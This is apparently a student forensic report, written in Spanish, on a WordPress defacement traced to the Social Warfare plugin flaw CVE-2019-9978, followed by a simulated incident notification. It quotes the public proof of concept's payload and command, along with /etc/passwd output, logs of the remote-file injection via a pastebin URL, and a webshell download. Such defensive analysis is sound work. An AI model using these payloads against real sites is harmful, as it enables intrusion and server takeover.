

# INTRODUCCIÓN

Un cliente nos llama por teléfono para avisar que algo le pasa a su Web. En este caso nos manda un pantallazo de cómo está su página principal, dice que se la han hackeado. El cliente nos requiere para que analicemos qué ocurre. Para estas prácticas se va a proporcionar una máquina con un servidor web con **wordpress** que ha sido infectada con algún tipo de malware y se le ha hecho un **defacement**. La página en cuestión se vería así:



# ANÁLISIS DE LAS EVIDENCIAS

Empecemos con un listado de las evidencias que he encontrado:

En primer lugar, al ser una **defacement** que te cambia la apariencia de la página con un fin aún por determinar, pero malicioso, automáticamente me lleva a pensar en el servidor web apache que es lo que se encarga de establecer la conexión entre un servidor y los navegadores.

Así que tras esto, decido observar en el directorio **/var/www/html** y vemos efectivamente el fichero **index.php** que contiene exactamente lo que veríamos al entrar a la página web.



Encontramos también otro fichero con nombre más que sospechoso, **shell.php**, al abrirlo nos encontramos con lo siguiente:

```
shell.php
1  --2020-09-30 14:41:16-- https://raw.githubusercontent.com/JohnTroony/php-webshells/master/Collection/s72_Shell.php
2  Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.132.133
3  Connecting to raw.githubusercontent.com (raw.githubusercontent.com)[151.101.132.133]:443... connected.
4  HTTP request sent, awaiting response... 200 OK
5  Length: 5122 (5.0K) [text/plain]
6  Saving to: 's72_Shell.php'
7
8  0K ..... 100% 28.4M=0s
9
10 2020-09-30 14:41:17 (28.4 MB/s) - 's72_Shell.php' saved [5122/5122]
```

Los que nos lleva a la página web de github y descarga un fichero llamado **s72\_Shell.php**, que parece que ha sido la webshell usada para este ataque. La fecha corresponde al 30 de Septiembre de 2020.

Buscamos este script y se encuentra en **wp-admin**, veamos que contiene.

```
<html>

<head>
<meta http-equiv="Content-Language" content="tr">
<meta name="GENERATOR" content="Microsoft FrontPage 5.0">
<meta name="ProgId" content="FrontPage.Editor.Document">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1254">
<title>s72 Shell v1.0 Codinf by Cr@zy_King</title>
<meta name="Microsoft Theme" content="refined 011">
</head>
```

El título nos indica el nombre del script y quién lo ha hecho, si buscamos en Google encontramos lo siguiente:

github.com › WebShell › blob › s7... ▼ Traducir esta página  
WebShell/s72 Shell v1.0 Codinf by Cr@zy\_King.php at master ...  
Editor.Document">. <meta http-equiv="Content-Type" content="text/html; charset=windows-1254">. <title>s72 **Shell** v1.0 **Codinf** by Cr@zy\_King</title>.

Esta persona es quien desarrolló este script además de muchos más para esta y otras tecnologías o software aprovechando las puertas traseras o backdoors que tienen.

Veamos de donde puede venir la vulnerabilidad.

Empezaremos buscando en Google los modos más comunes de atacar wordpress:

En primer lugar veamos lo primero que nos aparece:

# 1. Temas y plugins sin actualizar


Así que miraremos los plugins, ya que es la forma más usual por la que pueden colarse los atacantes.

En la carpeta **wp-content/plugins** encontramos que existe un único plugin instalado llamado **social-warfare**, vamos a ver qué versión tiene y si existe alguna vulnerabilidad para dicha versión.

```
social-warfare.php X
wp-content > plugins > social-warfare > social-warfare.php > ...
1  <?php
2  /**
3   * Plugin Name: Social Warfare
4   * Plugin URI: https://warfareplugins.com
5   * Description: A plugin to maximize social shares and drive more traffic using the fastest and most intelligent share buttons on the market, calls to action via in-post
6   * Version: 3.5.2
7   * Author: Warfare Plugins
8   * Author URI: https://warfareplugins.com
9   * Text Domain: social-warfare
10  *
11  */
12
```

La versión usada es la **3.5.2**, aquí también podemos leer la descripción del plugin, que en principio no es sospechosa como tal, a ver qué nos dice Google sobre esta versión del plugin.

Efectivamente, en Google encontramos lo siguiente:



The screenshot shows a search result from the Exploit Database. The title is "WordPress Plugin Social Warfare < 3.5.3 - Remote Code Execution". The entry includes the following details:

EDB-ID:	CVE:	Author:	Type:	Platform	Date:
46794	2019-9978	HASH3LIZER	WEBAPPS	PHP	2019-05-03

Additional information shown includes "EDB Verified: ✗", "Exploit: 📄 / {}" (indicating a script and a proof of concept are available), and "Vulnerable App:". Navigation arrows are visible at the bottom of the entry card.

Un **exploit** para versiones anteriores a la **3.5.3**, por lo que nuestra versión del plugin (**3.5.2**) cumple los requisitos para haber sido vulnerado mediante este **exploit**, además es del tipo que se ha realizado en el servidor, ya que remotamente han descargado un fichero y ejecutado un script. En el código del **exploit** de la página que hemos encontrado he encontrado lo siguiente:

```
# Title: RCE in Social Warfare Plugin Wordpress ( <=3.5.2 )
# Date: March, 2019
# Researcher: Luka Sikic
# Exploit Author: hash3liZer
# Download Link: https://wordpress.org/plugins/social-warfare/
# Reference: https://wpvulndb.com/vulnerabilities/9259?fbclid=IwAR2xLSnancqWZNqc2c7cIv447Lt80mHivtyNV5ZXGS0ZaScxIYcm1XxwXM
# Github: https://github.com/hash3liZer/CVE-2019-9978
# Version: <= 3.5.2
# CVE: CVE-2019-9978
```

Me ha llamado la atención el enlace de github, veamos.

## CVE-2019-9978

CVE-2019-9978 - (PoC) RCE in Social WarFare Plugin (<=3.5.2)

### Description

Unauthenticated remote code execution has been discovered in functionality that handles settings import. A user can leverage the use of RFI to RCE.

### PoC

Copy the following payload:

```
<pre>system('cat /etc/passwd')</pre>
```

Save it with filename: `payload.txt` and upload it on a server. The URI should look like:

`http(s)://yoursite.com/payload.txt`. Finally, supply your `--target` and `--payload-uri` options:

```
$ python cve-2019-9978.py --target http://vulntarget.com \
--payload-uri http://yourpayloadsite.com/payload.txt
```

```
root@parrot:~/tmp/CVE-2019-9978|
#python cve-2019-9978.py -t http://127.0.0.1 --payload-uri http://127.0.0.1/payload.txt
[>] Sending Payload to System!
[+] Received Response From Server!
[<] Received:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Básicamente, aquí nos enseña cómo ejecutar el **exploit**, donde necesitamos establecer un **payload** o carga que es lo que se cargará en el servidor objetivo, en nuestro caso es el fichero **Shell.php** que posteriormente cargará el script propiamente dicho que se encargará de otorgar acceso remoto al atacante y realizar el **defacement**, entre otras cosas, pero en nuestro caso ha sido este.

Investiguemos un poco más sobre cómo puede haberse dado esta vulnerabilidad; en la página de **Incibe**, vemos lo siguiente:

## Vulnerabilidad en el plugin social-warfare para WordPress (CVE-2019-9978)

**Tipo:** Neutralización incorrecta de la entrada durante la generación de la página web (Cross-site Scripting)

**Gravedad:** Media ■■■■


**Fecha publicación :** 24/03/2019

**Última modificación:** 07/05/2019

### Descripción

El plugin social-warfare, en versiones anteriores a la 3.5.3 para WordPress, tiene Cross-Site Scripting (XSS) persistente mediante el parámetro `swp_url` en `wp-admin/admin-post.php?swp_debug=load_options`, tal y como se explotó "in the wild" en marzo de 2019. Esto afecta a Social Warfare y Social Warfare Pro.

El parámetro por donde ha accedido el atacante a descargar el fichero es **swp\_debug**, por lo que no llegó a conectarse directamente a la máquina, sino que por url mediante GET, inyectó en el parámetro `swp` lo siguiente:



```
192.168.0.17 - - [30/Sep/2020:11:13:43 +0000] "GET /wp-admin/admin-post.php?swp_debug=load_options&swp_url=https://pastebin.com/raw/beMPSMEU HTTP/1.1" 500 3684 "-" "Mozilla/5.0"
192.168.0.17 - - [30/Sep/2020:11:13:39 +0000] "GET /wp-admin/admin-post.php?swp_debug=load_options&swp_url=https://pastebin.com/raw/beMPSMEU HTTP/1.1" 500 3684 "-" "Mozilla/5.0"
192.168.0.17 - - [30/Sep/2020:11:15:15 +0000] "GET /wp-admin/admin-post.php?swp_debug=load_options&swp_url=https://pastebin.com/raw/beMPSMEU HTTP/1.1" 500 3695 "-" "Mozilla/5.0"
192.168.0.17 - - [30/Sep/2020:11:15:22 +0000] "GET /wp-admin/admin-post.php?swp_debug=load_options&swp_url=https://pastebin.com/raw/beMPSMEU HTTP/1.1" 500 3695 "-" "Mozilla/5.0"
```

Esto lo podemos observar gracias a los logs.  
Bien, pero, ¿cómo ha sido posible esto?

Si investigamos y buscamos el parámetro que va junto a **swp\_debug** llamado **load\_options**, encontramos lo siguiente:

```

SWP_Database_Migration.php X
gins > social-warfare > lib > utilities > SWP_Database_Migration.php > PHP Intelephense > SWP_Database_Migration > d
203     $options = SWP_Database_Migration::filter_options( $options ),
204     ksort( $options );
205     echo "<pre>", var_export( $options ), "</pre>";
206     wp_die();
207 endif;
208
209 /**
210  * Output text representation of array of user options if called via a debuggin
211  * Text is formatted for use with `eval`.
212  *
213  * @since 3.5.0 | 14 DEC 2018 | Created.
214  */
215 // if ( true == SWP_Utility::debug('get_user_options_raw') ) {
216 //     $options = get_option( 'social_warfare_settings', array() );
217 //     die(var_export('return ' . $options . ''));
218 // }
219
220
221 /**
222  * Migrates options from $_GET['swp_url'] to the current site.
223  *
224  * @since 3.4.2
225  */
226 if ( true == SWP_Utility::debug('load_options') ) {
227     if (!is_admin()) {
228         wp_die('You do not have authorization to view this page.');
```

Se supone que se está usando una función, **is\_admin()**, que verifique que el usuario que hace la petición por GET es admin, pero esto no es cierto, ya que la función no hace esto, sino que nos verifica si la petición está realizada desde una página correspondiente a la interfaz de administrador, lo que es cierto en este caso de ataque, ya que **admin-post** forma parte de la interfaz de administrador, por lo que cualquiera podría hacer uso de esto.

```
is_admin
Whether the current request is for an administrative interface page.

<?php
function is_admin() { }

Does not check if the user is an administrator; current_user_can() for checking roles and capabilities.

@return bool — True if inside WordPress administration interface, false otherwise.

@global WP_Screen $current_screen

@since 1.5.1
```

Así que el atacante usó el parámetro **swp\_url** para inyectar código que se ejecutará en los navegadores de cada usuario cada vez que entren al servidor, ya que **load\_options** carga las opciones pasada por parámetros cada vez que un usuario entra a la página y se cargan los botones del plugin **social warfare**, por lo que podríamos hablar de un ataque de **cross-site scripting (xss)** en la página. El código que hace el **defacement** se almacena como ajustes del plugin en el servidor, que no es más que la página que podemos observar cuando intentamos acceder.

## EXPLICACIÓN DEL INCIDENTE

El **defacement** del servidor ha ocurrido tras un ataque **por inyección de código** por un parámetro que tenía una vulnerabilidad al no comprobar que quien lo ejecutaba era administrador, sino que solo se verificaba que se ejecutase desde una página correspondiente a la interfaz del administrador, cosa que era accesible por cualquiera.

Así que el atacante pudo pasarle por URL lo que sería el fichero **shell.php** que descargará el **s72\_shell.php** que permitirá el backdoor para la ejecución de cualquier comando remotamente, que en este caso será el de añadir como opciones del plugin vulnerable **social warfare** los ficheros mencionados anteriormente y que, posteriormente el atacante tras tener acceso remoto al servidor, realiza el **defacement**.

## TIPO DE ATAQUE

**Ataque XSS almacenado**→ Son aquellos en los que el script inyectado está almacenado en los servidores destino, tales como bases de datos, foros... La víctima recupera el script y se ejecuta en su navegador una vez que solicita o accede al archivo o información solicitada.

**Defacement**→ Defacement es un ataque a un sitio web que cambia la apariencia visual de una página web, en este caso es consecuencia del ataque XSS.

## OBJETIVOS DE LOS ATACANTES

Los objetivos de los atacantes en este caso eran claros, querían realizar un defacement haciendo alarde de haber conseguido penetrar en el sistema.

## CONCLUSIONES


Es importante tener actualizados los plugins siempre y llevar un control exhaustivo de los logs del sistema para detectar intrusos, en el caso de no poder prevenir un ataque, es de vital importancia responder rápidamente a ello.




# Simulación notificación del incidente

## CLASIFICACIÓN DEL INCIDENTE

TIPO DE INCIDENTE	NIVEL DE PELIGROSIDAD	IMPACTO
Modificación no autorizada de información (defacement)	ALTO	MUY ALTO
Compromiso de aplicaciones	ALTO	MUY ALTO

Qué notificar	Descripción
Asunto	Defacement
Descripción	Se ha realizado un defacement a raíz de un inyección de código por parámetro de URL a raíz de una vulnerabilidad en plugin SOCIAL WARFARE.
Afectado	Empresa S.A
Fecha y hora del incidente	30/09/2020 14:43:04
Fecha y hora de detección del incidente	11/03/2021 17:35:04
Taxonomía del incidente	Explotación de vulnerabilidades. Modificación no autorizada de información.
Recursos afectados	Index.php
Origen del incidente	Plugin Desactualizado con vulnerabilidades conocidas.
Contramidas	Actualizar el plugin, el sistema y restaurar la copia de seguridad con fecha anterior al ataque.
Impacto	Nuestro sistema ha demostrado ser un sistema vulnerable y ha dejado de ser tan confiable.
Adjuntos	 <p>The image shows a screenshot of a web browser displaying a defacement message. The message is in a stylized, pixelated font that reads "You have been hacked". Above the message, there is a small header area with some HTML tags visible. Below the message, there is a terminal window showing a successful exploit of a remote shell. The terminal output includes the following text: "index.php", "x", "HEAD", "Index.php apache//TITLE", "HEAD", "BODY bgcolor='000000' TEXT='00FF00'", "MARQUEE&gt;Your Security is Flawed//MARQUEE", "Pre", "You have been hacked//MARQUEE", "BODY", "HTML", "shell.php", "1 --2020-09-30 14:41:16-- https://raw.githubusercontent.com/JohnTroony/php-webshells/master/Collection/s72_Shell.php", "2 Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.132.133", "3 Connecting to raw.githubusercontent.com (raw.githubusercontent.com)[151.101.132.133]:443... connected.", "4 HTTP request sent, awaiting response... 200 OK", "5 Length: 5122 (5.0K) [text/plain]", "6 Saving to: 's72_Shell.php'", "7", "8 0K ..... 100% 28.4M=0s", "9", "10 2020-09-30 14:41:17 (28.4 MB/s) - 's72_Shell.php' saved [5122/5122]"</p>

Regulación afectada	
	RGPD

### Notificación

Al pertenecer la empresa al sector privado, el organismo competente encargado de gestionar la incidencia sería INCIBE-CERT, por lo que deberíamos comunicarnos con ellos mediante correo electrónico a la dirección [incidencias@incibe-cert.es](mailto:incidencias@incibe-cert.es).

El contenido del correo sería una breve introducción al hecho, no muy extensa y concisa (similar a lo que se encuentra en el apartado [explicación del incidente](#) en la práctica 4.3), también adjuntaría la tabla anterior para tener la información mejor seccionada.

### Medidas de contención

Lo primero que hay que hacer tras identificar el ciberincidente es contener lo máximo posible el impacto del mismo, esto se suele hacer mediante un triage informático, que consiste en recopilar toda la información existente para realizar una clasificación y priorizar el incidente en función de lo crítico que sea y el tipo que sea.

En esta fase lo que deberemos es aplicar ciertas medidas para poder llevar a cabo una contención adecuada:

- Registrar y monitorizar los eventos de las redes, sistemas y aplicaciones.
- Recolectar información situacional que permita detectar anomalías.
- Disponer de capacidades para descubrir ciberincidentes y comunicarlos a los contactos apropiados.
- Recopilar y almacenar de forma segura todas las evidencias.
- Compartir información con otros equipos internos y externos de forma bidireccional para mejorar las capacidades de detección.